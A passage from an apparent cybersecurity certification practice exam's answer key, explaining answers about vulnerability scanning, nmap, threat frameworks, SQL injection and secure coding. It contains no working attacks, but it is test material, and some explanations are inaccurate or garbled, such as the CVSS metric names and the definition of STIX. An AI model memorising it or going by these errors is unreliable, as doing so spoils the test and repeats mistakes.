There are two reasonable choices presented: (1) the vulnerability assessment scan is returning a false positive, or (2) this critical patch did not remediate the vulnerability. It is impossible to know which based on the description in the question. If the patch was installed successfully as the question states, then it is possible that the critical patch was coded incorrectly and did not actually remediate the vulnerability. While most operating system vendors do test their patches prior to release to prevent this, with extremely critical patches, they are sometimes rushed into production and the patch does not actually remediate the vulnerability on all systems. When this occurs, the vendor will issue a subsequent patch will be released to fix it and superseded the original patch. The other option is that the vulnerability assessment tool is incorrectly configured and is returning a false positive. This can occur when the signature used to detect the vulnerability is too specific or too generic to actually detect whether the system was patched for the vulnerability or not. The other options are incorrect, as you do not have to wait a certain period of time after installation before scanning, and it is assumed that you are scanning the same IP range both times as you have verified your scan configuration.

23. A. OBJECTIVE 1.3

A false positive occurs when a vulnerability is detected by a scanner, but the vulnerability does not actually exist on the scanned system. A true positive occurs when a vulnerability is detected by a scanner and the vulnerability exists on the scanned system. A true negative occurs when a vulnerability is not detected by a scanner because the vulnerability does not exist on the scanned system. A false negative occurs when a vulnerability is not detected by a scanner, but the vulnerability does actually exist on the scanned system.

24. D. OBJECTIVE 1.4

This would be best classified as a low technical impact. Since WHOIS data about the organization's domain name is publicly available, it is considered a low impact. This is further mitigated by the fact that your company gets to decide what information is actually published in the WHOIS data. Since only publicly available information is being queried and exposed, this can be considered a low impact.

25. B. OBJECTIVE 1.4

Nmap sends specially crafted packets to the target host(s) and then analyzes the responses to determine the open ports and services running on those hosts. In addition, nmap can determine the versions of the applications being used on those ports and services. Nmap is a command-line tool for use on Linux, Windows, and macOS systems. The netstat (network statistics) tool is a command-line utility that displays network connections for both incoming and outgoing TCP packets, routing tables, and a number of network interface and network protocol statistics, but it cannot be used to identify open ports and services on a host with their version numbers. The ping tool is used to query another computer on a network to determine whether there is a valid connection to it. Wireshark is an open-source packet analyzer that is used for network troubleshooting, analysis, software and communications protocol development, and education.

26. B. OBJECTIVE 1.4

You should request permission to conduct an on-site scan of the network. If the organization's network is set up correctly, scanning from off-site will be much more difficult as many of the devices will be hidden behind the firewall. By conducting an on-site scan, you can conduct the scan from behind the firewall and receive more detailed information on the various servers and services that are running on the internal network. While nmap does provide some capabilities to scan through a firewall, it is not as detailed as being on-site.

27. A,E. OBJECTIVE 1.4

Most wireless networks utilize end-to-end encryption, whereas wired networks do not. Physical accessibility is another major difference between wireless and wired networks since wireless networks can be accessed from a distance using powerful antennas. Authentication, MAC filtering, and network access control (NAC) can be implemented equally on both wired and wireless networks. Port security is only applicable to wired networks.

28. A. OBJECTIVE 1.4

Common Vulnerabilities and Exposures (CVE) is an element of the Security Content Automation Protocol (SCAP) that provides a standard nomenclature for describing security flaws or vulnerabilities. A SIEM is a solution that provides real-time or near-real-time analysis of security alerts generated by network hardware and applications. A VPC is a private network segment made available to a single cloud consumer on a public cloud. The Sarbanes-Oxley Act (SOX) dictates requirements for the storage and retention of documents relating to an organization's financial and business operations, including the type of documents to be stored and their retention periods.

29. C. OBJECTIVE 1.6

When implementing an API, objects in memory from one computer can be serialized and passed to another for deserialization. If the user of the API is malicious, they may create a fictitious object, appropriately serialize it, and then send it through the API for execution. The only model for defeating this approach is to only allow the API to be exposed to trusted sources or to not serialize anything with potentially executable source code (i.e., non-primitive data types). Cross-site scripting and SQL attacks are not a concern for an API first model. While stuffiest logging and monitoring would prevent an analyst from detecting if a deserialization vulnerability was exploited, these alone would not be the basis for an attack against deserialization.

30. C. OBJECTIVE 1.4

The best solution is to design a report that provides all necessary information and configure the system to automatically send this report to the supervisor automatically each month. It is not a good practice to create additional accounts on the vulnerability scanner beyond what is necessary per the concept of least privilege. It is also inefficient for Trevor to run the reports each month and then have to email them to his supervisor. When possible, the use of automation should be encouraged.

31. D. OBJECTIVE 1.2

The collection phase is usually implemented by administrators using various software suites, such as security information and event management (SIEM). This software must be configured with connectors or agents that can retrieve data from sources such as firewalls, routers, IDS sensors, and servers. The analysis phase focuses on converting collected data into useful information or actionable intelligence. The dissemination phase refers to publishing information produced by analysis to consumers who need to act on the insights developed. The final phase of the security intelligence cycle is feedback and review, which utilizes the input of both intelligence producers and intelligence consumers. The goal of this phase is to improve the implementation of the requirements, collection, analysis, and dissemination phases as the life cycle develops.

32. C. OBJECTIVE 1.4

The nmap TCP connect scan (-sT) is used when the SYN scan (-sS) is not an option. You should use the -sT flag when you d not have raw packet privileges on your workstation or if you are scanning an IPv6 network. This flag tells nmap to establish a connection with the target machine by issuing the connect system call instead of using a SYN scan directly. Normally, a fast scan using the -sS (SYN scan) flag is more often conducted, but it requires raw socket access on the scanning workstation. The -sX flag would conduct a Xmas scan where the FIN, PSH, and URG flags are used in the scan. The -O flag would conduct an operating system detection scan of the target system.

33. A. OBJECTIVE 1.2

The final phase of the security intelligence cycle is feedback and review, which utilizes the input of both intelligence producers and intelligence consumers. The goal of this phase is to improve the implementation of the requirements, collection, analysis, and dissemination phases as the life cycle is developed. The dissemination phase refers to publishing information produced by analysis to consumers who need to act on the insights developed. The analysis phase focuses on converting collected data into useful information or actionable intelligence. The collection phase is usually implemented by software suites, such as security information and event management (SIEM). This software must be configured with connectors or agents that can retrieve data from sources such as firewalls, routers, IDS sensors, and servers.

34. B. OBJECTIVE 1.4

This result is occurring due to the company using a distributed server model that hosts content on Edge servers around the world as part of a CDN. A content delivery network (CDN) is a geographically distributed network of proxy servers and their data centers that provide high availability and performance by distributing the service spatially relative to end-users. Based on the requested content, it may be served from the Edge server's cache, or pull the content from the main diontraining.com servers. If you are scanning a web server or application hosted with a CDN, you need to be aware that you might be scanning an edge copy of the site and not receive accurate results. While an edge server usually maintains static content, it is still useful to determine if any vulnerabilities exist in that portion of the site content. Distributed denial-of-service (DDoS) attacks range from small and sophisticated to large and bandwidth-busting. While Akamai does provide excellent DDoS protection capabilities, nothing in this question indicates that the server is attempting to stop your scans or is assuming you are conducting a DDoS attack against it.

35. D. OBJECTIVE 1.3

PHI is an abbreviation for Personal Health Information. When attempting to remediate a large number of vulnerabilities, it is crucial to prioritize the vulnerabilities to determine which ones should be remediated first. In this case, there is a regulatory requirement to ensure the security of the PHI data. Therefore, those assets that are critical to the secure handling or storage of PHI are of the highest risk should be prioritized for remediation first. It is impractical to resolve all 2,592 vulnerabilities at once. Therefore, you should not try to identify all the false positives and exceptions and then resolve any remaining items since they won't be prioritized for remediation. You should also not wait to perform additional scanning because a scan is only a snapshot of your current status. If it takes 30 days to remediate all the vulnerabilities and you do not scan, new vulnerabilities may have been introduced during that time. Placing all the PHI asserts into a sandbox will not work either because then you have removed them from the production environment, and they can no longer serve their critical business functions.

36. D. OBJECTIVE 1.3

An agent-based monitoring solution would be the best choice to meet these requirements. Agent-based monitoring provides more details of the configuration settings for a system and can provide an internal perspective. While vulnerability scans can give you a snapshot of a system's status at a certain time, it will not remain current and accurate without continual rescanning.

37. A. OBJECTIVE 1.4

IPSec is the most secure protocol that works with VPNs. The use of PPTP and SSL is discouraged for VPN security. Due to this, the use of PPTP and SSL for a VPN will likely alert during a vulnerability scan as an issue to be remediated.

38. B. OBJECTIVE 1.2

The Diamond Model provides an excellent methodology for communicating cyber events and allowing analysts to implicitly derive mitigation strategies. The Diamond Model is constructed around a graphical representation of an attacker's behavior. The MITRE ATT&CK framework provides explicit pseudo-code examples for how to detect or mitigate a given threat within a network and ties specific behaviors back to individual actors. The Lockheed Martin cyber kill chain provides a general life cycle description of how attacks occur but does not deal with the specifics of how to mitigate. OpenIOC contains a depth of research on APTs but does not integrate the detections and mitigation strategy.

39. A. OBJECTIVE 1.2

The excerpt is a JSON object that is used by the STIX protocol to convey threat information. STIX (Structured Threat Information eXpression) is a standardized XML programming language for conveying data about cybersecurity threats in a common language that can be easily understood by humans and security technologies. Trusted Automated Exchange of Intelligence Information (TAXII™) is an application protocol for exchanging CTI over HTTPS. TAXII defines a RESTful API (a set of services and message exchanges) and a set of requirements for TAXII Clients and Servers. MITRE ATT&CK® is a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations. The ATT&CK knowledge base is used as a foundation for the development of specific threat models and methodologies in the private sector, in government, and in the cybersecurity product and service community.

40. C. OBJECTIVE 1.4

Registered ports are assigned a port number between 1024 and 49151 by the Internet Assigned Numbers Authority. Just because you find one of those ports in use, that does not guarantee that the service running on it will match the normally registered service. For example, RDP uses the registered port of 3389, but there is nothing preventing an administrator from running a different service over port 3389 instead. Also, discovering a service using a port scanner does not necessarily identify the service correctly or provide its vulnerability status. Any ports between 0 and 1023 are known as the well-known ports.

41. D. OBJECTIVE 1.4

OWASP Zed Attack Proxy (ZAP) is the world's most widely used web application scanner. It is a free, open-source, and provided by the Open Web Application Security Project (OWASP). Nessus, Qualys, and OpenVAS are all classified as infrastructure vulnerability scanners.

42. D. OBJECTIVE 1.4

Each vulnerability mentioned poses a significant risk, but the greatest threat comes from the SQL injection. An SQL injection could allow an attacker to retrieve our data from the backend database directly. Using this technique, the attacker could also alter the data and put it back, and nobody would notice everything that had been changed, thereby also affecting our data integrity. The HTTP TRACE/TRACK methods are normally used to return the full HTTP request back to the requesting client for proxy-debugging purposes and allow the attacker to gain access to sensitive information in the HTTP headers. Since this only exposes information in the headers, it minimizes the risk to our system's data confidentiality. An SSL server with SSLv3 enabled is not ideal since this is an older encryption type, but it still provides some level of confidentiality. The phpinfo information disclosure vulnerability prints out detailed information on both the system and the PHP configuration. This information by itself doesn't disclose any information about the data stored within the system, though, so it isn't a great threat to our data's confidentiality.

43. B. OBJECTIVE 1.4

Port 23 is used by telnet and is not considered secure because it sends all of its data in cleartext, including authentication data like usernames and passwords. As an analyst, you should recommend that telnet is disabled and blocked from use. The other ports that are open are for SSH (port 22), DNS (port 53), and HTTPS (port 443).

44. C. OBJECTIVE 1.4

This vulnerability should be categories as a web application cryptographic vulnerability. This is shown by the weak SSLv3.0/TLSv1.0 protocol being used in cipher block chaining (CBC) mode. Specifically, the use of the 3DES and DES algorithms during negotiation is a significant vulnerability. A stronger protocol should be used, such as forcing the use of AES.

45. D. OBJECTIVE 1.4

The workstation is most likely running a version of the Windows operating system. Port 139 and port 445 are associated with the SMB file and printer sharing service run by Windows. Since Windows 2000, the NetBIOS file and print sharing has been running over these ports on all Windows systems by default.

46. D. OBJECTIVE 1.4

War walking is conducted by walking around a build while trying to locate wireless networks and devices. War walking will not help find a wired rogue device. Checking valid MAC addresses against a known list, scanning for new systems or devices, and physically surveying for unexpected systems can be used to find rogue devices on a wired network.

47. A. OBJECTIVE 1.7

A SQL injection poses the most direct and more impactful threat to an organization's database. A SQL injection could allow the attacker to execute remote commands on the database server and lead to the disclosure of sensitive information. A buffer overflow attack attempts to overwrite the memory buffer in order to send additional data into adjacent memory locations. A buffer overflow attack might target a database server, but it isn't intended to cause a disclosure of information directly. Instead, a buffer overflow attack may be used to gain initial access to a server and allow for the running of other malicious code. A denial of service targets the availability of the information by attempting to take the server offline. A cross-site scripting attack typically is focused against the user, not the server or database.

48. A,B,D. OBJECTIVE 1.2

During the weaponization phase, the adversary is exploiting the knowledge gained during the reconnaissance phase. During this phase, the adversary is still not initiating any contact with the target, though. Therefore, obtaining a 'weaponizer' (a tool to couple malware and exploit into a deliverable payload), crafting the decoy document, determining C2 infrastructure, as well as the weaponization of the payload all occur during the weaponization phase. Social media interactions may present an opportunity to deliver a payload, therefore is occurs in the delivery phase. Compromising a server is also beyond the scope of weaponization, as it occurs in the exploitation phase. Harvesting emails is considered a reconnaissance phase action.

49. D. OBJECTIVE 1.4

Service and version identification are often performed by conducting a banner grab or by checking responses for services to known fingerprints for those services. UDP response timing, along with other TCP/IP stack fingerprinting techniques, are used to identify operating systems only. Using nmap -O will conduct an operating system fingerprint scan, but it will not identify the other services being run.

50. D. OBJECTIVE 1.3

A parameterized query (also known as a prepared statement) is a means of pre-compiling a SQL statement so that all you need to supply are the "parameters" (think "variables") that need to be inserted into the statement for it to be executed. It's commonly used as a means of preventing SQL injection attacks. This code snippet is an example of a Java implementation of a parameterized query. Input validation would involve the proper testing of any input supplied by a user to an application, and since the first line takes the custname input without conducting any validation, this is not an example of the input validation secure coding practice. Session management refers to the process of securely handling multiple requests to a web-based application or service from a single user or entity. Authentication is the act of proving an assertion, such as the identity of a computer system user. This code snippet is neither a form of session management nor authentication. For the exam, you should not have to fully understand what this code is doing, but you should understand what it is not doing. There is nothing in the code that indicates session management or receiving usernames and passwords. Therefore, we can rule out session management and authentication. This leaves us with input validation and parameterized queries as our best options. Based on the code, we see the word query multiple times, which should be a hint that the answer is a parameterized query even if you can't read this Java code fully.

51. C. OBJECTIVE 1.4

The most serious vulnerability discovered is one that could allow remote code execution to occur. Since this buffer overflow vulnerability is known to allow remote code execution, it must be mitigated first to most effectively prevent a security breach. While the other issues all should be addressed eventually, you need to prioritize the most critical one (remote code execution) on a public-facing IP address. A public-facing IP address means the device is accessible from the internet.

52. A. OBJECTIVE 1.7

Privilege escalation attacks seek to increase the level of access that an attacker has to a target system. Privilege escalation is the act of exploiting a bug, design flaw, or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user. Spear phishing is an email or electronic communications scam targeted towards a specific individual, organization, or business. Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. Remote code execution is the ability an attacker has to access someone else's computing device and make changes, no matter where the device is geographically located.

53. B. OBJECTIVE 1.7

Apache web servers are run as a limited user by default, not as an administrative or root account. To be efficient and effective, the penetration tester should attempt to conduct a privilege escalation prior to pivoting into the DMZ. As a penetration tester, they would not likely patch the system, conduct a vulnerability scan, or install additional tools, as this does not help them to achieve their goal of pivoting into the DMZ.

54. A. OBJECTIVE 1.1

An insider threat is a type of threat actor who is assigned privileges on the system that cause an intentional or unintentional incident. Insider threats can be used as unwitting pawns of external organizations or may make crucial mistakes that can open up exploitable security vulnerabilities. Hacktivists, Organized Crimes, and advanced persistent threats (APT) entities do not accidentally or unwittingly target organizations. Instead, their actions are deliberate in nature. A hacktivist is an attacker that is motivated by a social issue or political cause. Organized crime is a type of threat actor that uses hacking and computer fraud for commercial gain. An advanced persistent threat (APT) is a type of threat actor with the ability to obtain, maintain, and diversify access to network systems using exploits and malware.

55. C. OBJECTIVE 1.4

Based on the port numbers shown as open in the results, SSH is not currently operating. SSH operates over port 22. Web servers use port 80 for HTTP and 443 for HTTPS. Database servers run on port 1433 (Microsoft SQL) or 3306 (MySQL). Remote Desktop Protocol runs on port 3389.

56. D. OBJECTIVE 1.3

Before any changes to a baseline occurs, a Request for Change should be submitted. This submission will start the change management process within your organization. Once approved, the patch should be tested in a staging environment, installed on the production server, and then the server should be rescanned to ensure the vulnerability no longer exists. In this scenario, there is no incident response being performed since this is a vulnerability that was found during a routine vulnerability scan.

57. A. OBJECTIVE 1.6

Multi-cloud is a cloud deployment model where the cloud consumer uses multiple public cloud services. In this example, Dave is using the Google Cloud, Amazon's AWS, and Slack's cloud-based SaaS product simultaneously. A private cloud is a cloud that is deployed for use by a single entity. A public cloud is a cloud that is deployed for shared use by multiple independent tenants. A community cloud is a cloud that is deployed for shared use by cooperating tenants.

58. A. OBJECTIVE 1.7

Integer overflows and other integer manipulation vulnerabilities frequently result in buffer overflows. An integer overflow occurs when an arithmetic operation results in a number that is too large to be stored in the space allocated for it. Integers are stored in 32 bits on the x86 architecture; therefore, if an integer operation results in a number greater than 0xffffffff, an integer overflow occurs, as was the case in this example. SQL injection is an attack that injects a database query into the input data directed at a server by accessing the client-side of the application. Password spraying is a type of brute force attack in which multiple user accounts are tested with a dictionary of common passwords. Impersonation is the act of pretending to be another person or system for the purpose of fraud.

59. D. OBJECTIVE 1.4

In CVSS 3.1, the base metric is comprised of 8 factors: access vector (AV), access complexity (AC), privileges required (PR), user interaction (UI), scope (S), confidentiality (C), integrity (I), and availability (A).

60. C. OBJECTIVE 1.3

Nikto is a web application scanner that can perform comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/programs, checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers. While OpenVAS, Nessus, and Qualys have the ability to scan the web servers themselves for vulnerabilities, they are not the best option to conduct a web application vulnerability assessment. OpenVAS, Nessus, and Qualys are infrastructure vulnerability scanners that focus on vulnerabilities with hosts and network devices.

61. A. OBJECTIVE 1.2

The MITRE ATT&CK framework provides explicit pseudo-code examples for how to detect or mitigate a given threat within a network and ties specific behaviors back to individual actors. The Diamond Model provides an excellent methodology for communicating cyber events and allowing an analyst to implicitly derive mitigation strategies. The Lockheed Martin cyber kill chain provides a general life cycle description of how attacks occur but does not deal with the specifics of how to mitigate. OpenIOC contains a depth of research on APTs but does not integrate the detections and mitigation strategy.

62. B. OBJECTIVE 1.3

For the best results, the scans should be scheduled during periods of low activity. This will help to reduce the negative impact of scanning on business operations. The other three options all carry a higher risk of causing disruptions to the network or its business operations.

63. C. OBJECTIVE 1.3

If the cybersecurity analyst were to reduce the sensitivity of the scans, it still would not decrease the time spent scanning the network and could alter the effectiveness of the results received. The issue in this scenario is that the scans, as currently scoped, are taking more than 24 hours to complete with the current resources. The analyst could reduce the scope of the scans, thereby scan fewer systems or vulnerabilities signatures and taking less time to complete. Alternatively, the analyst could reduce the frequency of the scans by moving to less frequent schedule, such as one scan every 48 hours or one scan per week. The final option would be to add an additional vulnerability scanner to the process. This would allow the two scanners to work in parallel to divide the workload and complete the task within the 24-hour scan frequency currently provided.

64. A,B,D,F. OBJECTIVE 1.2

During the installation phase, the adversary is taking actions to establish a footprint on the target system and is attempting to make it difficult for a defender to detect their presence. The attack may also attempt to confuse any attempts to remove the adversary from the system if the detection of their presence occurs. Due to this, an attacker will attempt to install multiple backdoors, implants, webshells, scheduled tasks, services, or AutoRun keys so that they can maintain their access to the target. "Time stomping" I also conducted to hide the presence of malware on the system. Opening up two-way communication with an established C2 infrastructure occurs in the command and control phase. Collecting user credentials occurs in the actions on objectives phase.

65. A,B,C,F. OBJECTIVE 1.2

The last phase is the actions on objectives phase. During this phase, the targeted network is now adequately controlled by the attacker. If the attacker is not detected by the system or network owner, the adversary may now persist for months while gaining progressively deeper footholds into the network. This is done through privilege escalation and lateral movement. Additionally, the attacker can now exfiltrate data from the network or modify data that will remain in the network. Waiting for a user to click on a malicious link occurs during the exploitation phase. Releasing a malicious email would occur during the delivery phase.

66. D. OBJECTIVE 1.3

Since the college wants to ensure there is a centrally-managed enterprise console, using an active scanning engine installed on the enterprise console would best meet these requirements. Then, the college’s cybersecurity analysts could perform scans on any devices that are connected to the network using the active scanning engine at the desired intervals. Agent-based scanning would be ineffective since the college cannot force the installation of the agents onto each of the personally owned devices brought in by the students or faculty. A cloud-based or server-based engine may be useful, but it won't address the centrally-managed requirement. Passive scanning is less intrusive but is subject to a high number of false positives.

67. B. OBJECTIVE 1.3

The Microsoft System Center Configuration Manager (SCCM) provides remote control, patch management, software distribution, operating system deployment, network access protection, and hardware and software inventory. In an Azure environment, you can also use the Update Compliance tool to monitor your device's Windows updates, Windows Defender anti-virus status, and the up to date patching status across all of your Windows 10 workstations. In previous versions of Windows, you could use the Microsoft Baseline Analyzer (MSBA), but that is no longer supported when Windows 10 was introduced. A PowerShell script may be a reasonable option, but it would take a knowledgeable analyst to create the script and scan the network, whereas using SCCM is easier and quicker. Manually checking the Update History or registry of each system could also work, but that is very time consuming and inefficient, especially if Ryan is supporting a large network.

68. D. OBJECTIVE 1.3

To best understand the criticality of a system, you should review the asset inventory and the BCP. Most organizations classify each asset in its inventory based on its criticality to the organization's operations. This helps to determine how many spare parts to have on hand, the warranty requirements, service agreements, and other key factors to help keep these assets online and running at all times. Additionally, you can review the business continuity plan (BCP), since this will provide the organization's plan for continuing business operations in the event of a disaster or other outage. Generally, the systems or operations listed in a BCP are the most critical ones to support business operations. While the CEO may be able to provide a list of the most critical systems, in a large organization it is difficult to get them to take the time to do it if they did know the answer. Worse, in most large organizations, the CEO isn't going to know what systems he relies on, but instead just the business functions they serve, again making this a bad choice. While conducting a nmap scan may help you determine what OS is being run on each system, this information doesn't help you determine criticality to operations. The same is true of using IP subnets since a list of subnets by itself doesn't provide criticality or prioritization of the assets.

69. D. OBJECTIVE 1.2

OpenIOC is essentially just a flat database of known indicators of compromise. The MITRE ATT&CK provides additional details about detection and mitigation. The Diamond model is an analytic framework for describing an attacker's work. Lockheed Martin's cyber kill chain provides a generalized concept for how an attacker might approach a network but does not deal with the specifics of individualized IOCs.

70. B. OBJECTIVE 1.4

ScoutSuite is used to audit instances and policies created on multi-cloud platforms. Prowler is a cloud auditing tool, but it can only be used on AWS. Pacu is an exploitation framework that is used to test the security configurations of an AWS account. OpenVAS is a general-purpose vulnerability scanner, but does not deal with cloud-specific issues.

71. D. OBJECTIVE 1.2

The collection phase is usually implemented by administrators using various software suites, such as security information and event management (SIEM). This software must be configured with connectors or agents that can retrieve data from sources such as firewalls, routers, IDS sensors, and servers. The analysis phase focuses on converting collected data into useful information or actionable intelligence. The dissemination phase refers to publishing information produced by analysis to consumers who need to act on the insights developed. The final phase of the security intelligence cycle is feedback and review, which utilizes the input of both intelligence producers and intelligence consumers. The goal of this phase is to improve the implementation of the requirements, collection, analysis, and dissemination phases as the life cycle is developed.

72. D. OBJECTIVE 1.7

Race conditions occur when the outcome from execution processes is directly dependent on the order and timing of certain events, and those events fail to execute in the order and timing intended by the developer. In this scenario, the hacker's exploit is racing to modify the configuration file before the application reads the number of lives from it. Sensitive data exposure is a fault that allows privileged information (such as a token, password, or PII) to be read without being subject to the proper access controls. Broken authentication refers to an app that fails to deny access to malicious actors. Dereferencing attempts to access a pointer that references an object at a particular memory location.

73. A. OBJECTIVE 1.4

The nmap tool can be used to identify the operating system of a target by analyzing the responses received from the TCP/IP stack. Identification of the operating system relies on differences in how operating systems and operating system versions respond to a query, what TCP options they support, what order they send the packets in, and other details that, when combined, can provide a reasonably unique fingerprint for a given TCP stack.

74. B. OBJECTIVE 1.7

Password spraying refers to the attack method that takes a large number of usernames and loops them with a single password. We can use multiple iterations using a number of different passwords, but the number of passwords attempted is usually low when compared to the number of users attempted. This method avoids password lockouts, and it is often more effective at uncovering weak passwords than targeting specific users. In the scenario provided, there are only one or two attempts being made to each username listed. This is indicative of a password spraying attack instead of a brute force attempt against a single user. Impersonation is the act of pretending to be another person for the purpose of fraud. Credential stuffing is the automated injection of breached username/password pairs in order to fraudulently gain access to user accounts. This is a subset of the brute force attack category: large numbers of spilled credentials are automatically entered into websites until they are potentially matched to an existing account, which the attacker can then hijack for their own purposes. Session hijacking is the exploitation of a valid computer session to gain unauthorized access to information or services in a computer system.

75. C. OBJECTIVE 1.3

Windows comes with DEP, which is a built-in memory protection resource. This prevents code from being run in pages that are marked for nonexecutable. DEP, by default, only protects Windows programs and services classified as essential, but it can be used for all programs and services, or all programs and services except the ones on an exception list. Anti-virus and anti-malware cannot prevent buffer overflow attacks from zero-days, but DEP can. Bounds checking is an effective way to prevent buffer overflows, but this must be written into the programs being installed. Therefore, bounds checking is not something a domain administrator can do on their own; it must be done by each software manufacturer.

76. B. OBJECTIVE 1.7

SQL injections target the data stored in enterprise databases by exploiting flaws in client-facing applications. These vulnerabilities being exploited are most often found in web applications. The database server or operating system would normally be exploited by a remote code execution, a buffer overflow, or another type of server-side attack. The firewall would not be subject to an SQL injection.

77. A,B,D. OBJECTIVE 1.2

Passively harvesting information from a target is the main purpose of the reconnaissance phase. Harvesting email addresses from the public internet, identifying employees on social media (particularly LinkedIn profiles), discovering public-facing servers, and gathering other publicly available information can allow an attacker to develop a more thorough understanding of a targeted organization. Acquiring or developing zero-day exploits, selecting backdoor implants, and choosing command and control (C2) mechanisms will require the information gathered during reconnaissance in order to be effective, but these activities will actually occur during the weaponization phase.

78. B. OBJECTIVE 1.4

TCP ACK scans can be used to determine what services are allowed through a firewall. An ACK scan sends TCP packets with only the ACK bit set. Whether ports are open or closed, the target is required to respond with a RST packet. Firewalls that block the probe, usually make no response or send back an ICMP destination unreachable error. This distinction allows Nmap to report whether the ACK packets are being filtered. A TCP SYN scan can sometimes be used to determine what ports are filtered, but if the firewall is configured to drop packets for disallowed ports instead of sending a RST packet, then a TCP SYN scan will not be able to determine if a firewall was there or if the port was simply unavailable. A TCP RST packet is sent by a target in response to a TCP ACK scan, but a TCP RST is not a valid type of scan itself. A XMAS Tree scan will set the FIN, PSH, and URG flags in the TCP packet. This is a very noisy type of scan and not useful for probing firewall rules.

79. C. OBJECTIVE 1.7

This is an example of a directory traversal. A directory traversal attack aims to access files and directories that are stored outside the webroot folder. By manipulating variables or URLs that reference files with “dot-dot-slash (../)” sequences and its variations or by using absolute file paths, it may be possible to access arbitrary files and directories stored on file system including application source code or configuration and critical system files. A buffer overflow is an exploit that attempts to write data to a buffer and exceed that buffer's boundary to overwrite an adjacent memory location. XML Injection is an attack technique used to manipulate or compromise the logic of an XML application or service. SQL injection is the placement of malicious code in SQL statements, via web page input.

80. B. OBJECTIVE 1.4

Port 3389 is an RDP port used for the Remote Desktop Protocol. If this port isn’t supposed to be opened, then an incident response plan should be the next step since this can be used for remote access by an attacker. MySQL runs on port 3306. LDAP runs on port 389. IMAP over SSL runs on port 993.

Domain 2

Software and Systems Security

1. A,B,D,F. OBJECTIVE 2.1

You should send out a notification to the key stakeholders to ensure they are notified of the planned outage this evening. You should test and validate the patch in a staging environment prior to installing it on the production server. You should identify any potential risks associated with installing this patch. You should also document the change in the change management system. You should not take the server offline before your change window begins at 11 pm, as this could affect users who are relying on the system. You should not take this opportunity to install any additional software, features, or patches unless you have received approval from the Change Advisory Board (CAB).

2. B. OBJECTIVE 2.2

Formal methods of verification uses a mathematical model of the inputs and outputs of a system to prove that the system works as specified in all cases. Given the level of certainty achieved through formal methods of verification, this approach provides the single greatest mitigation against this threat. Formal methods are designed for use in critical software in which corner cases must be eliminated. For example, what should the car do if a child jumps out in front of it, and the only way to avoid the child is to swear off the road (which might kill the driver)? This is a classic corner case that needs to be considered for a self-driving car. User acceptance testing (UAT) is a beta phase of software testing. When the developers have tested the software, it is installed to a limited set of users who follow test schemes and report on findings. DevSecOps is a combination of software development, security operations, and systems operations, and refers to the practice of integrating each discipline with the others. Peer review of source code allows for the review of uncompiled source code by other developers. While DevSecOps, peer review, and user acceptance testing help bring down the risk involved in the system, only a formal method of verification could limit the liability involved with such a critical application as a self-driving car.

3. A. OBJECTIVE 2.3

Zone transfers provide an easy way to send all the DNS information from one DNS server to another, but an attacker could also use it for reconnaissance against your organization. For this reason, most administrators disable zone transfers from untrusted servers. DNSSEC strengthens authentication in DNS using digital signatures based on public-key cryptography. CNAME is a Canonical Name Record or Alias Record. A type of resource record in the Domain Name System (DNS) that specifies that one domain name is an alias of another canonical domain name. DNS registration is a service, which allows the owner of a domain name to use their name servers, which can match the domain name in question.

4. A. OBJECTIVE 2.1

A managed security service provider (MSSP) provides security as a service (SECaaS). IaaS, PaaS, and SaaS (infrastructure, platform, and software as a service) do not include security monitoring as part of their core service offerings. Security as a service or a managed service provider (MSP) would be better suited for this role. This question may seem beyond the scope of the exam, but the objectives allow for "other examples of technologies, processes, or tasks pertaining to each objective may also be included on the exam although not listed or covered" in the bulletized lists of the objectives. The exam tests the equivalent to 4 years of hands-on experience in a technical cybersecurity job role. The content examples listed in the objectives are meant to clarify the test objectives and should not be construed as a comprehensive listing of all the content of this examination. Therefore, questions like this are fair game on test day. That said, your goal isn’t to score 100% on the exam, it is to pass it. Don't let questions like this throw you off on test day. If you aren't sure, take your best guess and move on!

5. A. OBJECTIVE 2.2

Pair programming is a real-time process that would meet this requirement. It utilizes two developers working on one workstation, where one developer reviews the code being written in real-time by the other developer. While the other three options can also provide a security review, none of them are considered "real-time" since they are asynchronous processes that are performed after the coding has already been completed.

6. D. OBJECTIVE 2.2

Input validation prevents the attacker from sending invalid data to an application and is a strong control against both SQL injection and cross-site scripting attacks. A network layer firewall is a device that is designed to prevent unauthorized access, thereby protecting the computer network. It blocks unauthorized communications into the network and only permits authorized access based on the IP address, ports, and protocols in use. Cross-site request forgery (CSRF) is another attack type. A hypervisor controls access between virtual machines.

7. D. OBJECTIVE 2.2

Input validation is performed to ensure only properly formed data is entering the workflow in an information system, preventing malformed data from persisting in the database and triggering a malfunction of various downstream components. Input validation should happen as early as possible in the data flow, preferably as soon as the data is received from the user. Improper error handling can introduce a variety of security problems where detailed internal error messages such as stack traces, database dumps, and error codes are displayed to an attacker. The session management implementation defines the exchange mechanism that will be used between the user and the web application to share and continuously exchange the session ID. Output encoding involves translating special characters into some different but equivalent form that is no longer dangerous in the target interpreter, for example translating the < character into the &lt; string when writing to an HTML page.

8. B. OBJECTIVE 2.1

Cyber, human, and physical are all recognized adversarial attack vectors in the framework. While information may be exchanged in all of these factors, the term is too generic to uniquely describe any given attack vector under the MITRE ATT&CK framework. Cyber is the use of hardware or software IT systems. Human is the use of social engineering, coercion, impersonation, or force. Physical relies on gaining local access.

9. A. OBJECTIVE 2.1

SNMP is used to monitor and manage networks, both physical and virtual. SMTP is used for email. BGP and EIGRP are used for routing network data.

10. A. OBJECTIVE 2.3

A trusted computing environment refers to the consistent and tamper-resistant operation of every element within an enterprise. The Trusted Foundry Program also called the trusted suppliers program is a United States Department of Defense program designed to secure the manufacturing infrastructure for information technology vendors providing hardware to the military. An accredited network means that a relevant system has been approved for use and the risk involved has been accepted by an authorizing official. The term trust certified enterprise is not an industry-standard term and was created as a distractor from the correct answer.

11. C. OBJECTIVE 2.2

When a cookie has the Secure attribute, the user agent includes the cookie in an HTTP request only if the request is transmitted over a secure channel (typically HTTPS). Although seemingly useful for protecting cookies from active network attackers, the Secure attribute protects only the cookie’s confidentiality. Forcing the web application to use TLS or SSL does not force the cookie to be sent over TLS/SSL, so you still would need to set the Secure attribute on the cookie. Hashing the cookie provides integrity of the cookie, not confidentiality; therefore, it will not solve the issue presented by this question.

12. A,B,C,D. OBJECTIVE 2.2

